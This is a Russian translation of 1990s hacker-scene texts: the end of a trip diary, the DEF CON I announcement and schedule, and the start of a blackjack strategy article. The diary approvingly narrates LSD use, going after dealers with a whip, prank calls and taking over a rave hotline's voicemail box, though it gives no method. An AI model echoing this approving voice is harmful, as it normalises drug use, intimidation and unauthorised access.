Я посмотрел на X-con. «Чувак, — сказал он, — я вообще ничего не чувствую. Надо взять ещё». Он добавил ещё три. Всё равно ничего. Я сам съел ещё несколько в тщетной надежде, что хоть что-то лизергиновое когда-то соприкасалось с этой промокашкой. Нет.

Это было начало.

Пока мы ждали впуска на склад, ругая бродяг, завыли сирены. Отлично. Пять полицейских машин ворвались в тупик, ведущий к складу. Рейв не состоится на этом месте. Все разбежались как крысы с тонущего корабля, крича, что рейв перенесут на другое место, адрес будет объявлен позже.

Теперь мы с X-con были по-настоящему злы. Я выхватил стальной кнут: «Давай навестим наших друзей на Хайте». Мы погрузились в машины и поехали нанести серьёзный урон.

На Хайте мы обнаружили, что полиция везде. Это будет непросто. Мы с X-con двинулись как одержимые. Бродяг не было. Мы бродили по улице туда-сюда минут тридцать в поисках нашей

добычи. Наконец мы их увидели. Они увидели нас. Один рванул как марафонец. Второй остался, но его быстро окружили ещё восемь бродяг. X-con подошёл вплотную: «Вы нас кинули!»

Пока мы пытались вернуть деньги или получить рабочий товар, бродяг становилось всё больше. Пора было признать потери. Мы с ругательствами отступили.

Наша группа собралась у продуктового магазина в конце улицы. Mr. Blast лихорадочно набирал рейв-линию, отчаянно пытаясь найти место, где можно было бы покружиться и посвистеть в дэй-гло свисток.

На другой стороне улицы бездомный чёрный мужчина с болью орал на каждую проезжающую машину: «ПОМОГИТЕ! Вы должны отвезти меня и мою подругу в больницу прямо сейчас! Она УМИРАЕТ!» Он подошёл к нам и попросил подвезти — мы вежливо отказали.

В это же время из продуктового магазина была выброшена с применением силы пьяная студенческая рожа. Он начал беспорядочно размахивать кулаками в сторону охранника и получил дубинкой.

The Pilot решил, что пора уходить. Помахал рукой и исчез.

RBOC, Voxman и безымянная девица появились на парковке. Мы объяснили ситуацию с рейвом, и они решили подождать — вдруг что-нибудь ещё случится. Тут Mr. Blast с воплями пронёсся через парковку с адресом.

Места для всех уже не хватало, поэтому Voxman и безымянная девица приняли предложение от пламенеющего педофила, подслушавшего их затруднение. Они согласились, прежде чем мы успели их остановить. Мы быстро помолились за них и запрыгнули в машину.

---

16. Рейдж вглубь ночи

Новое место — у марины в Беркли, на пляже. Добирались целую вечность, и когда приехали — шёл дождь. Мы с X-con поставили задачу: найти кислоту здесь. Музыку было слышно за несколько сотен метров от улицы, и мы помчались на звук.

Человек сорок, не больше. Тридцать девять парней, одна страшная девушка.

X-con немедленно растворился в толпе в поисках кого-нибудь с пейджером — хоть кого-нибудь. Fender исчез. Фитц исчез. RBOC и я сидели и отпускали ядовитые комментарии. X-con появился с широкой улыбкой.

Нашим спасителем оказался молодой парень-латиноамериканец. У него была красная промокашка с слоном и жёлтая с другим рисунком. Жёлтая — «трёхпутная». Мы взяли несколько каждой, и было великое торжество. X-con уже съел одну трёхпутную и одну обычную, пока я делил одну пополам для RBOC. Вкус был потрясающим. Свежевыжатый.

Мы втроём устроились на холме, глядя на колышущуюся массу людей, и ждали эффекта. Он наступил быстро.

Когда накрыло, подошёл Фитц и сказал: «Давайте взломаем рейв-линию!» Идея была встречена с БОЛЬШИМ энтузиазмом, и мы все двинулись к машине, оставляя за собой маленькие искрящиеся шлейфы.

Из холла ближайшего отеля Фитц и X-con взламывали VMB, пока мы с RBOC сидели в машине, совершенно поехав. Минут через тридцать они выбежали с криками. Дело сделано, код теперь 902100.

Мы вернулись к рейву и увидели мигалки с синим и красным — рейверы разбегались. Мы подобрали Mr. Blast и Fender и поехали в отель. Fender успел завести несколько знакомств на рейве и обменялся визитками. Мы были в ужасе.

Вернувшись в отель, X-con принял ещё. Сказал, что хочет увидеть помехи. Через час цель была достигнута. Бóльшую часть ночи он ходил туда-сюда по номеру, бормоча: «Блин... вы меня реально грузите».

Затем мы решили оживить рейв-линию. RBOC несколько раз менял исходящее сообщение, пока наконец не остановился на: «ХА ХА ХА, всех вас захватил пират! Никакого больше техно! Никаких геев, трущихся друг о друга со скоростью 120 ударов в минуту! Рейву конец! ХА ХА ХА!» Мы смеялись как дети.

Все отрубились. Кроме нас, трипующих, разумеется. Мы не спали почти до утра, рассказывая друг другу странные фармацевтические байки.

Около шести утра RBOC захотел есть и позвонил в рум-сервис. Заказал лингвини. Клерк сообщил, что кухня ещё не готова к обеду и подаёт только завтрак. RBOC ответил: «Слушай, у вас есть лапша? Да? Есть вода? Ну и в чём проблема. Что нужно, чтобы вскипятить воду? Включи плиту, я спущусь через несколько минут и сделаю сам». С такой логикой клерк согласился, что лингвини будет готово примерно через полчаса.

Затем мы решили вызвать эскорт — или хотя бы сделать заказ, чтобы послушать, как они по мобильным связываются со своими сутенёрами. (Fender несколькими ночами ранее прослушал штук пять подобных разговоров.) RBOC заказал парочку аппетитных блондинок на вынос, и мы ждали обратного звонка, чтобы поторговаться о цене.

Звонок не поступил. Отель отключил наш телефон для входящих звонков. Это породило новое веселье: RBOC позвонил на ресепшн с жалобой: «Послушайте, мадам, мои шлюхи не могут дозвониться в мой номер! Немедленно включите телефон! Я провёл тяжёлую ночь, не сплю 24 часа, торчу, и мне нужна женщина». Оператор осталась невозмутима.

Рассвело. Мы все отметили типичный утренний налёт грязи, кристаллизующейся после хорошей жарки. Помехи X-con больше не видел, и он почти пришёл в себя, вставляя в разговор такие перлы мудрости, как «Хм» и «Ага». Его самолёт был через два часа.

Лингвини прибыло, и все попробовали по кусочку, пока запах белого соуса растекался по комнате. Пока мы чавкали, неопытная часть компании просыпалась навстречу новому утру. RBOC вдруг сообразил, что Нью-Йорк, вероятно, замело снегом, и пошёл звонить узнать о рейсе домой.

X-con собрал вещи и буркнул «Пока», после чего исчез. Я рухнул на кровать и ушёл в темноту.

---

17. Пока

Будильник издал мерзкий писк, за что был немедленно отправлен в полёт через номер. Я собрал вещи и рванул к лифту.

Всё ещё в тумане, я добрался до лобби, где меня встретили Fitzgerald и Fender. Я попрощался с ними обоими и сел в аэропортовый шаттл. Это было чертовски хорошее время. Интересно, будет ли CFP4 в Чикаго таким же? Остаётся только надеяться. До встречи там.

DEF CON I CONVENTION
D E F C O N I C O N V E N T I O N

>> READ AND DISTRIBUTE AND READ AND DISTRIBUTE AND READ AND DISTRIBUTE <<

КОНВЕНЦИЯ DEF CON I

Финальное объявление: 08.05.1993

Мы рады объявить о проведении первого ежегодного Def Con.

Если вы знакомы с предыдущими конвенциями, у вас будет хорошее представление о том, каким будет DEF CON I. Если нет — это событие порядка паломничества в Мекку для андеграунда. Сносящий крышу оргий обмена информацией, точек зрения, докладов, образования, просветления... И прежде всего — безудержное ВЕСЕЛЬЕ. Это событие, которое нужно пережить хотя бы раз в жизни.

Помимо вечеринок, это замечательная возможность познакомиться с легендами подпольной компьютерной сцены. А также с теми, кто определяет её судьбу — юристами, либертарианцами и прочими. Будет масса открытых дискуссий по безопасности, телефонии и другим темам. А также о том, что журнал TIME называет «Движением киберпанков».

Лас-Вегас — что может быть лучше для конвенции. Азартные игры, множество отелей и инфраструктуры, дешёвые перелёты и проживание. К тому же это западное побережье — другая аудитория, нежели на прежних конвенциях.

Ваш путь в сцене и ваша жизнь останутся незавершёнными, если вы каким-то образом пропустите DEF CON I. Планируйте быть там!

КТО: Вы знаете, кто вы.
ЧТО: Грандиозная вечеринка со спикерами и мероприятиями.
ГДЕ: Лас-Вегас, Невада
КОГДА: 9, 10 и 11 июля (пятница, суббота, воскресенье) 1993 года
ЗАЧЕМ: Встретить всех, с кем вы общались месяцами, и получить конкретную информацию вместо слухов.

Описание

Вам скучно, и вы никогда не ходили на конвенции? Хотите встретить остальных участников так называемого «компьютерного андеграунда»? Давно звоните на BBS и активно присутствуете в национальных сетях? Вы болтали с лучшими — теперь пора встретить их в Вегасе! Лично я занимаюсь нетворкингом годами, и теперь у меня будет шанс встретить всех живьём. Соберите компанию друзей и отправляйтесь в путешествие.

Мы сердечно приглашаем всех хакеров/фрикеров, технокрыс, программистов, писателей, активистов, юристов, философов, политиков, сотрудников служб безопасности, киберпанков, а также всех сисопов и пользователей сетей.

DEF CON I пройдёт в выходные в центре Лас-Вегаса в отеле Sands. Почему Лас-Вегас? На западном побережье давно не было нормальной конвенции, насколько я помню, а Лас-Вегас — самое подходящее место. Дешёвая еда, алкоголь, масса развлечений, и, как и мы, он никогда не

спит. У нас будет конференц-зал, открытый 24 часа, чтобы все могли встречаться, строить планы и плести заговоры до полного отключения. Спикеры и мероприятия обеспечат отвлечение и реальную информацию и опыт от этого рыхло сплочённого сообщества.

Это предварительное объявление. Его цель — лишь уведомить вас о времени, датах и месте проведения. Будущие объявления сообщат о конкретных спикерах и мероприятиях.

Информационный пакет доступен по FTP с nwnexus.wa.com, в директории cd/pub/dtangent. IP-адрес: 192.135.191.1. Обновления информации также будут публиковаться там, включая сканированные карты и обновлённые списки спикеров.

Заключительные замечания

СТОИМОСТЬ: Как добраться — ваше дело, но United Airlines является официальным перевозчиком (то есть при перелёте вы получите скидку 5–10% от самого дешёвого доступного тарифа на момент покупки). При покупке авиабилетов звоните 1-800-521-4041 и указывайте ID встречи #540II. Номера в отеле обойдутся в 62 доллара за ночь при двухместном размещении. Соберитесь с друзьями и разделите на 31. Еда недорогая. Развлечения внутри отеля бесплатные. Упоминайте конвенцию DEF CON I при бронировании — у нас зарезервирован блок номеров, но как только они закончатся, будет действовать принцип «кто первый». Телефон отдела бронирования: 1-800-634-6901.

Само мероприятие стоит 30 долларов на входе или 15 — при предварительной регистрации. Предварительная регистрация выгодна! И помогает нам планировать и покрывать расходы! Отправляйте чеки/денежные переводы/кассирские чеки по адресу: DEF CON I, 2709 East Madison Street, #102, Seattle, WA, 98112. Делайте их на имя «DEF CON» — мы не стараемся заработать, только покрыть расходы на конференц-зал, отель и дорогу для спикеров. Не присылайте за неделю до мероприятия — не успеет прийти. При предварительной регистрации вы получите крутой 24-битный цветной именной бейдж. Укажите вместе с оплатой: имя для бейджа, аффилиацию/группу/BBS/что угодно, email-адрес и/или номер BBS для сисопов. Последний день приёма регистраций — 1 июля.

СПИКЕРЫ: Мы привлекаем спикеров из всех аспектов компьютерного андеграунда и сопутствующей культуры (право, СМИ, программные компании, крекерские группы, хакерские группы, редакторы журналов и т.д.). Если вы знаете кого-то, желающего выступить на самостоятельно выбранную тему — свяжитесь с The Dark Tangent.

Для получения дополнительной информации

По вопросам, заявкам на информацию, об участии в качестве спикера или картам района легального секс-бизнеса за пределами Лас-Вегаса (шутка) — свяжитесь с The Dark Tangent:

dtangent@dtangent.wa.com

Или звоните: 0-700-TANGENT — информация о конференции, обновления, вопросы и комментарии.

Или пишите обычной почтой: DEF CON, 2709 East Madison Street, #102, Seattle, WA, 98112.

Будущие обновления касаются программы выступлений.

Обновления с момента последнего объявления

• Секретная служба слишком занята, чтобы присутствовать.
• New Media Magazine, Unix World и Robert X. Cringly подтвердили участие.
• Голосовая почта для комментариев и вопросов, кажется, заработала.
• Денег не хватает, чтобы привезти EFF, Phillip Zimmerman (автор PGP) или Loyd Blankenship.
• Judy Clark будет представлять CPSR и ещё несколько организаций.

Не забудьте принести плакат/баннер от групп, которым вы принадлежите. Хочу увешать стены конференц-зала демонстрацией всех групп/участников. (Доставайте мелки и маркеры.)

DEF CON I — ПРЕДЛАГАЕМОЕ РАСПИСАНИЕ ВЫСТУПЛЕНИЙ (обновлено 31.05.1993)

Суббота, 10 июля, 10:00, отель Sands, Лас-Вегас

```
ВВЕДЕНИЕ          Добро пожаловать на конвенцию
                  *The Dark Tangent (организатор конвенции)

Ключевой          Киберпространство, общество, преступность и будущее.
докладчик
                  Взламывать или не взламывать — вот в чём не вопрос
                  *Ray Kaplan

Гражданские
свободы
  -CPSR           Компьютерная приватность/1-я поправка/шифрование
                  Гендерные роли и дискриминация
                  *Judi Clark

  -USC Comp. Law  Легальность работы BBS, законодательство
                  о содержании сообщений и проблемы сетей.
                  *Allen Grogan, редактор Computer Lawyer

«Подполье»
  -Нетворкинг     Проблемы национального нетворкинга
                  CCi (Cyber Crime International) Network.
                  *Midnight Sorrow

Корпорации
  -Пакетная
   коммутация
     SPRINT        Проблемы/безопасность и будущее
        MCI        пакетной коммутации.
                   (*Jim Black, MCI Systems Integrity)

  Разное          Распространённые заблуждения и слухи об андеграунде
                  *Scott Simpson

  -Виртуальная    Право и его пересечение с VR
   реальность     *Karnow

  -Безопасность   Перспективы разработок в ПО безопасности Unix,
   Unix           общие вопросы и ответы по безопасности Unix
                  *Dan Farmer

  -Системный      Проблемы безопасности для администратора
   администратор  *Terminus

«Подполье»
```

```
   -Интернет        Проблемы безопасности Интернета/сетей
                    Обзор хакинга
                    *Dark Druid

   -Как попасться   Процесс «попадания»
                    *Count Zero

   -Как стать       Сокрытие личности в высокотехнологичном будущем,
    никем           или: таксофон — ваш друг.
                    *TBA-nonymous

   -Прокуроры       Их проблемы и предложения для «подполья» / Q&A
    охотники за
    хакерами

 ЗАКЛЮЧЕНИЕ         Общие вопросы и ответы
```

Это предварительное расписание; темы и спикеры будут помечены как подтверждённые по мере получения подтверждений. Это ни в коем случае не точный формат DEF CON I. Вопросы/комментарии — The Dark Tangent:

dtangent@dtangent.wa.com
Voice Mail 0-700-TANGENT

DEF CON I и United Airlines: организация перелётов

United Airlines выбрана официальным перевозчиком DEF CON I и рада предложить скидку 10% от нейтрального тарифа BUA (бизнес-класс) или 5% от самого низкого применимого тарифа, включая первый класс. Это специальное предложение доступно только участникам данного мероприятия и распространяется на внутренние сегменты всех рейсов United Airlines и United Express. Для участников, следующих в Канаду или из неё в связи с мероприятием, также доступна скидка 5% от любого тарифа. Тарифы доступны через Meeting Desk United Airlines со всеми применимыми правилами и ограничениями.

Для получения наилучших тарифов и информации о расписании звоните в Specialized Meeting Reservations Center United Airlines: 1-800-521-4041. Операторы работают 7 дней в неделю с 7:00 до 1:00 по восточному времени. Обязательно указывайте ID-номер 540II. Вы или ваш турагент должны позвонить сегодня — места ограничены.

Как участник конвенции United Meeting вы получаете право на специальные скидки на аренду автомобилей Hertz. Участники программы Mileage Plus получают полный кредит за все мили, пролетев к данному мероприятию.

Билеты будут отправлены по почте от United или их можно получить в местном турагентстве или кассе United Airlines.

Общее обновление №1

У меня взорвалась система, поэтому поддерживать связь со всеми было трудно, но теперь ответы на почту должны быть быстрее. Да, конференция по-прежнему состоится. Жёсткий диск меня не убьёт. По вопросам и информации обращайтесь по 0-700-TANGENT (горячая линия DEF CON I).

Прошу прощения за огромную подпись, но я ценю приватность в деликатных вопросах.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.2

mQCNAiviMB8AAAEEANO4XmnggG8h8XWtfxShMvRUarlpj2OBSPMrzUNRAKEjupUj
f/FfszMk0G60GSiCfiosw/m2JcKPQ6OZgQCxfElFUcYkKx/rYjgU3viEmNasjAwN
jR/9l0WSXlv4CjCUtH/t4rm1C1bs8i6iznmu/dCeuUEZQoRm0Lrdt/10TGt3AAUT
tCtUaGUgRGFyayBUYW5nZW50IDxkdGFuZ2VudEBkdGFuZ2VudC53YS5jb20+
=DxKN
-----END PGP PUBLIC KEY BLOCK-----
```

Как «взломать» блэкджек

Автор: Lex Luthor и The Legion of Gamblerz!! (LOG)
lex@mindvox.phantom.com (или) lex@stormking.com

Часть 1 из 2 (50K)

АННОТАЦИЯ:
«Из файла Лекса я узнал много вещей, которых не знал раньше» — Брюс Стерлинг

Введение

В связи с предстоящим конвентом хакеров/киберпанков/правоохранителей/специалистов по безопасности DEF CON 1, который должен был пройти в Лас-Вегасе, Невада, 9–12 июля 1993 года, я решил, что самое время написать «файл» о том, что участники могут использовать с практической пользой — чтобы хотя бы частично законным образом компенсировать расходы на поездку. Картина того, как толпа бывших хакеров слоняется по Лас-Вегасу без рубашек (которые они «оставили» в казино), повергла меня в ужас и вынудила немедленно приступить к делу. К тому же я давно уже не пишу статьи на «подпольные» темы, зато успел основательно изучить и поиграть в казино в блэкджек, а конвент в Вегасе дал мне отличный повод наконец написать статью для PHRACK (не считая про-файла в выпуске 40, который особо не в счёт).

Независимо от того, собираетесь ли вы на DEF CON 1, если вы когда-либо планируете отправиться в казино с целью ЗАРАБОТАТЬ ДЕНЕГ — сосредоточьтесь на одной игре: блэкджек. Почему? Потому что блэкджек — это *ЕДИНСТВЕННАЯ* казино-игра, которая даёт образованному и умелому игроку долгосрочное математическое преимущество над заведением. Все остальные игры — крэпс, рулетка, слоты и прочее — в долгосрочной перспективе выгодны заведению, а не игроку (см. таблицу ниже). Блэкджек — также единственная казино-игра, в которой шансы постоянно меняются. Не поддавайтесь блеску и мишуре: казино — это бизнес, и оно обязано приносить прибыль. Прибыль обеспечивается набором правил, дающих заведению преимущество. Вы спросите: как же тогда они зарабатывают, если в блэкджек можно выигрывать? Причин несколько. Во-первых, очень мало по-настоящему хороших игроков, которые каждый день профессионально бьют казино в блэкджек. Гораздо больше тех, кто *думает*, что играет хорошо, *думает*, что знает игру, и в итоге проигрывает больше, чем выигрывают действительно сильные игроки. Не говоря уже о толпах отпускников, которые сами признают, что не слишком хорошо знакомы с игрой, и поэтому обречены терять — и терять много. Ещё одна причина: если казино сочтёт вас «каунтером» (термин, столь же неприятный для казино, как «фрикер» для телефонной компании), вас, скорее всего, попросят уйти. О том, как не попасться на радары, см. раздел о социальной инженерии в казино. Кроме того, заведение обеспечивает себе преимущество в блэкджеке уже тем, что игрок действует первым. Если вы перебираете, дилер выигрывает вашу ставку — независимо от того, перебьёт ли потом сам.

В следующей таблице наглядно показано моё утверждение о преимуществах заведения в различных казино-играх и при разных стратегиях блэкджека. Данные взяты из большинства книг по азартным играм. Отрицательные значения обозначают невыгодность для игрока, то есть преимущество заведения.

```
-------------------------------------------------------------------------
ИГРА                            Ваше преимущество (в долгосрочной перспективе)
```

```
------------------------------------------------------------------------
Крэпс                              -1,4 % в среднем
Баккара                            -1,1 % до -5,0 %
Рулетка                            -2,7 % до -5,26 %
Слоты                              -2,5 до -25 % в зависимости от настройки машины
Кено                               -25 % приблизительно

Блэкджек (игрок WAG)               -2 % до -15 %
Блэкджек (зеркало дилера)          -5,7 %
Блэкджек (базовая стратегия)       -0,2 % до +0,3 %
Блэкджек (базовая стратегия +      до +3,1 % в зависимости от системы счёта
          счёт карт)               карт и диапазона ставок.
```

Преимущество игрока -2 % означает: если вы сыграете сотню раздач по доллару, то В СРЕДНЕМ проиграете два доллара. Для сравнения: типичная государственная лотерея «выбери три числа» — настоящая катастрофа с преимуществом -50 %. Сделав 1000 ставок по $1, вы в среднем потеряете $500. Некоторые говорят, что государственные лотереи — это налог на глупость...

Эта статья содержит тринадцать разделов. Она написана в достаточно модульном стиле, так что если какие-то разделы вас не интересуют, их можно пропустить без большой потери логики, хотя все разделы в той или иной мере связаны между собой. Ради полноты картины представлен довольно широкий список тем. Из-за ограничений на размер файлов электронной почты мне пришлось разбить статью на две части. Замечу, что я НЕ являюсь профессиональным игроком в блэкджек в строгом смысле слова — то есть человеком, чьё существование полностью финансируется за счёт выигрышей. Тем не менее я посвятил одно лето игре по пять вечеров в неделю, тщательно ведя записи выигрышей, проигрышей и расходов. В среднем я играл в блэкджек 1–2 ночи в неделю, остальные вечера распределяя между тремя видами тотализаторных ставок. К концу лета, подведя итоги, я с гордостью могу сказать, что результат оказался положительным. К сожалению, сразу стало очевидно: сумма чистого заработка, делённая на количество недель игры, не даёт оснований бросить учёбу и стать профессиональным игроком. Помимо того лета, я играл в блэкджек с перерывами около 7 лет. На случай если вам интересно: нет, я никогда не состоял в GA [Анонимных Игроках] — вопреки тому, что утверждал один из циркулировавших много лет назад «расстрельных списков» службы безопасности Bell. Темы, которые рассматриваются в этой статье:

• Исторические сведения об игре в блэкджек
• Полезные определения в области азартных игр, казино и блэкджека
• Обзор правил игры в блэкджек
• Ставки, управление банкроллом и психология азартных игр
• Базовая стратегия (конец части 1)
• Счёт карт (начало части 2)
• Отслеживание тасования
• Безопасность и наблюдение в казино
• «Социальная инженерия» казино
• Мошенничество казино и мошенничество игроков
• Несколько слов о компьютерных играх в блэкджек для ПК
• Очень краткое описание других казино-игр
• Избранная библиография и список литературы

Примечания:

а) Я активно использовал свои многочисленные книги, статьи и журналы по азартным играм и блэкджеку, а также личный игровой опыт. Ссылки обозначены квадратными скобками [REF#] и перечислены в разделе «Избранная библиография и список литературы».

б) Трудно выигрывать в то, чего не понимаешь. Если хотите стабильно побеждать в чём угодно — изучите это досконально. Блэкджек не исключение.

История блэкджека

Исторические сведения я привожу потому, что нахожу их весьма увлекательными, и они дают определённое представление о современных правилах и игровой практике. Считаю, что это стоит прочитать хотя бы ради того, что однажды вы сможете использовать какой-нибудь исторический факт, чтобы ответить на вопрос в «Своей игре». Если серьёзно, первые пара абзацев может читаться как школьное сочинение, но потерпите — всё нижеследующее я исследовал специально для этого файла.

Сначала краткая история карт: считается, что игральные карты были изобретены в Китае и/или Индии около 900 года н. э. Принято считать, что карточные игры берут начало от китайцев, которые начали тасовать бумажные деньги (ещё одно китайское изобретение) в различных комбинациях. В современном Китае общий термин для игральных карт означает «бумажные билеты». Современная колода из 52 карт, используемая в США, изначально называлась «французской колодой» (примерно с 1600-х годов); впоследствии её переняли англичане, а затем и американцы.

Первые упоминания об азартных играх относятся примерно к 2300 году до н. э., и снова пальму первенства держат китайцы. В Древней Греции азартные игры были очень популярны, несмотря на их запрет, и с тех пор они неизменно сопровождают человечество. Сегодня, когда манипуляции с языком стали обычным делом, слово «gambling» (азартная игра) уже не используется казино — они предпочитают термин GAMING (игровое развлечение). Примерно так же, как в военном жаргоне «контузию» заменили на «посттравматическое стрессовое расстройство». Раз уж такое размывание смыслов в моде, почему бы не облагородить и название «компьютерный хакер», заменив его на «неправильно направленный информационный наркоман» или «человек, страдающий расстройством навязчивого любопытства»?

История самой карточной игры блэкджек по-прежнему остаётся предметом споров, однако, по всей видимости, она возникла из других французских игр — chemin de fer и French Ferme, с которыми я совершенно незнаком. Блэкджек появился во французских казино около 1700 года под названием «vingt-et-un» («двадцать одно» по-французски) и играется в США с XIX века. Называется он Black-Jack потому, что если игрок получал валета пик и туза пик в качестве первых двух карт (пики — масть чёрного цвета), ему выплачивалось дополнительное вознаграждение.

На Западе США азартные игры были легальны с 1850-х по 1910 год, когда Невада объявила их уголовным преступлением. В 1931 году Невада снова легализовала казино-игры, и блэкджек стал одной из главных игр на удачу, предлагаемых игрокам. Как вы, возможно, помните, в 1978 году казино-игры были легализованы в Атлантик-Сити, Нью-Джерси. По состоянию на 1989 год лишь два штата легализовали казино-игры. С тех пор примерно в 20 штатах появилось немало небольших казино (по меркам Вегаса) — в таких местах, как Блэк-Хок и Криппл-Крик в Колорадо, а также на речных судах на Миссисипи. По состоянию на момент написания этой статьи, примерно 70 резерваций коренных американцев эксплуатируют или строят казино, в том числе в Нью-Йорке и Коннектикуте. Помимо США, казино работают, в частности, во Франции, Англии, Монако (разумеется, Монте-Карло) и на многочисленных карибских островах (Пуэрто-Рико, Багамы, Аруба и др.).

Теперь о математике. Первая признанная попытка применить математику к блэкджеку была предпринята в 1953 году и завершилась в 1956 году публикацией научной статьи [6]. Роджер Болдуин и соавторы (см. библиографию) написали статью в Journal of the American Statistical Association под названием «Оптимальная стратегия в блэкджеке». Эти пионеры использовали калькуляторы, теорию вероятностей и статистику, чтобы существенно сократить преимущество заведения. Несмотря на то что в названии статьи фигурировала «оптимальная стратегия», она не

была в полном смысле наилучшей — для уточнения системы требовался компьютер. Я разыскал экземпляр этой статьи в библиотеке: она занимает десять страниц и написана довольно математически. Чтобы дать понять её значение: статья Болдуина сделала для игры в блэкджек примерно то же, что ноябрьский номер Bell System Technical Journal 1960 года со статьёй «Системы сигнализации для управления телефонными коммутаторами» сделал для Blue Boxing.

Продолжая аналогию, профессора Эдварда О. Торпа можно считать Капитаном Кранчем блэкджека. Доктор Торп, тогда — преподаватель математики, подхватил эстафету у Болдуина и его коллег. В 1962 году Торп усовершенствовал их базовую стратегию и разработал первые техники счёта карт. Он опубликовал результаты в книге «Beat the Dealer» [3], которая стала настолько популярной, что в течение недели 1963 года возглавляла список бестселлеров New York Times. Книга также нагнала страху на казино. В 1967 году Торп написал «Beat the Market», применив математику и компьютерные алгоритмы для поиска ценовых неэффективностей между акциями и связанными с ними ценными бумагами. В настоящее время он использует формулу арбитража для извлечения прибыли из недооценённых варрантов на японском фондовом рынке.

Казино настолько испугались «Beat the Dealer», что даже изменили правила игры, чтобы усложнить победу для игроков. Это длилось недолго: люди начали протестовать, отказываясь играть в новый «псевдоблэкджек». Невыгодные правила обернулись потерей доходов для казино. Терять деньги для казино — это грех, поэтому они быстро вернулись к первоначальным правилам. Поскольку метод «Десяточного счёта» Торпа было нелегко освоить и многие в нём не разобрались, казино заработали целое состояние на волне внезапно возросшей популярности игры — благодаря книге Торпа и медиашуму вокруг неё.

«Beat the Dealer» сегодня довольно трудно найти. Недавно я взял экземпляр в библиотеке и заглянул в карточку на обороте — посмотреть, насколько она востребована сейчас. Был немало удивлён: книгу брали более 20 раз за последние полтора года! Много ли книг 1962 года могут похвастаться таким? Тем не менее для чтения в практических целях я её не рекомендую: в более новых книгах представлены лучшие и более простые в освоении стратегии.

Ещё одним значимым вкладчиком в историю успешной игры в блэкджек стал Джулиан Браун, работавший в IBM. Его тысячи строк компьютерного кода и часы симуляции блэкджека на мейнфреймах IBM привели к созданию БАЗОВОЙ СТРАТЕГИИ и нескольких техник счёта карт. Его выводы были использованы во втором издании «Beat the Dealer», а позднее — в книге Лоуренса Ривера 1977 года «Playing BlackJack as a Business».

Наконец, нельзя не упомянуть Кена Устона, который в 1977 году использовал пять компьютеров, встроенных в обувь членов своей игровой команды. Они выиграли более ста тысяч долларов за очень короткое время, однако один из компьютеров был конфискован и отправлен в ФБР. Федералы решили, что компьютер использовал общедоступную информацию об игре в блэкджек и не является устройством для мошенничества. Возможно, вы видели фильм об игровых похождениях Кена, подробно описанных в его книге «The Big Player». Кен также появился в эфире программы «Шестьдесят минут» в 1981 году и внёс вклад в успешное юридическое дело, запретившее казино Атлантик-Сити удалять каунтеров карт.

Полезные определения

Как и при социальной инженерии телефонной компании, одним из ключевых элементов успеха является знание правильных жаргонных слов и аббревиатур. Поэтому я привожу ряд соответствующих определений — хотя читатель, скорее всего, пропустит их и сразу перейдёт к интересному. Определения служат лишь справочником для тех, кто незнаком с терминологией

азартных игр, казино и блэкджека. Если вам встречается непонятный термин, загляните сюда. Определения приведены не в алфавитном порядке намеренно: я сгруппировал их так, как мне кажется логичным и удобным для запоминания.

Action (Действие): Общий термин в азартных играх, обозначающий суммарный объём ставок за определённый период времени. Десять ставок по десять долларов — это $100 действия.

Burn Card (Сжигаемая карта): Одна карта, снимаемая с верхушки колоды или первая карта в шу, которую дилер скользит по столу слева направо и помещает в лоток для сброса. Карта может показываться или не показываться лицом вверх (что может влиять на счёт, если вы считаете карты). Карта сжигается после каждого тасования. Мне так и не удалось выяснить, когда и зачем это началось. Если знаете — напишите мне.

Cut Card (Карта для разрезания): Непрозрачная карта, как правило пластиковая, которую дилер даёт игроку для разрезания колоды после тасования. «Правильное» место разрезания является частью стратегии «отслеживания тасования», о которой пойдёт речь в части 2.

Hole Card (Закрытая карта): Любая карта лицом вниз. Чаще всего термин относится к единственной закрытой карте дилера.

Shoe (Шу): Устройство вместимостью до восьми колод карт, позволяющее дилеру вытаскивать карты по одной.

Hard Hand (Жёсткая рука): Рука, в которой туз считается за 1, а не за 11.

Soft Hand (Мягкая рука): Рука, в которой туз считается за 11, а не за 1.

Pat Hand (Патовая рука): Рука с суммой от 17 до 21.

Stand (Стоп): Отказ от ещё одной карты.

Hit (Ещё): Запрос ещё одной карты.

Bust (Перебор): Сумма карт в руке превышает 21 — проигрышная рука.

Push (Ничья): Равенство суммы у игрока и дилера.

Pair (Пара): Первые две карты игрока имеют одинаковое числовое значение (например, 7 и 7).

Point Count (Очковый счёт): Чистое значение счёта карт по итогам одной раздачи.

Running Count (Текущий счёт): Счёт, ведущийся с начала колоды или шу. Обновляется на величину очкового счёта после каждой раздачи.

True Count (Истинный счёт): Текущий счёт, скорректированный с учётом количества оставшихся в колоде или шу карт.

Bankroll (Банкролл): Сумма (доступные деньги), которую игрок планирует использовать для ставок.

Flat Bet (Фиксированная ставка): Ставка, которая не меняется: если вы делаете фиксированную ставку в десять долларов, вы ставите $10 в каждой раздаче, не изменяя размер ставки.

Black Chip (Чёрная фишка): Фишка номиналом $100.

Green Chip (Зелёная фишка): Фишка номиналом $25.

Red Chip (Красная фишка): Фишка номиналом $5.

Foreign Chip (Иностранная фишка): Фишка, выпущенная одним казино и принимаемая другим как наличные. Казино не обязано их принимать.

Settlement (Расчёт): Разрешение ставки. Дилер либо забирает ваши фишки, либо выплачивает выигрыш, либо, в случае ничьей, обмена фишками не происходит.

Toke (Чаевые): Не то, о чём некоторые из вас подумали: «дать дилеру тоук» — просто чаевые дилеру.

Marker (Маркер): Долговая расписка. Кредитная линия, предоставляемая казино игроку.

Junket (Джанкет): Организованная группа игроков, приезжающих в казино вместе. Как правило, джанкеты субсидируются казино для привлечения игроков.

Comp (Комп): Сокращение от «комплиментарный». Если вы размахиваете большими деньгами, казино (отель) может бесплатно предоставить вам номер или питание — в расчёте на то, что вы продолжите проигрывать за столами.

Heat (Давление): Давление, которое казино оказывает на выигрывающего игрока, как правило — подозреваемого в счёте карт.

Shuffle Up (Досрочное тасование): Преждевременное тасование карт с целью помешать игроку, которого обычно подозревают в счёте карт.

Nut (Накладные расходы): Текущие расходы на содержание казино.

Pit (Питт): Зона внутри группы игровых столов. Столы расставлены по эллипсу, внутреннее пространство — и есть питт.

House (Заведение): Казино, разумеется.

Cage (Касса): Сокращение от «кассовая клетка». Здесь обменивают фишки на наличные, кешируют чеки, оформляют кредиты и т. д.

House Percentage (Процент заведения): Преимущество казино в конкретной игре.

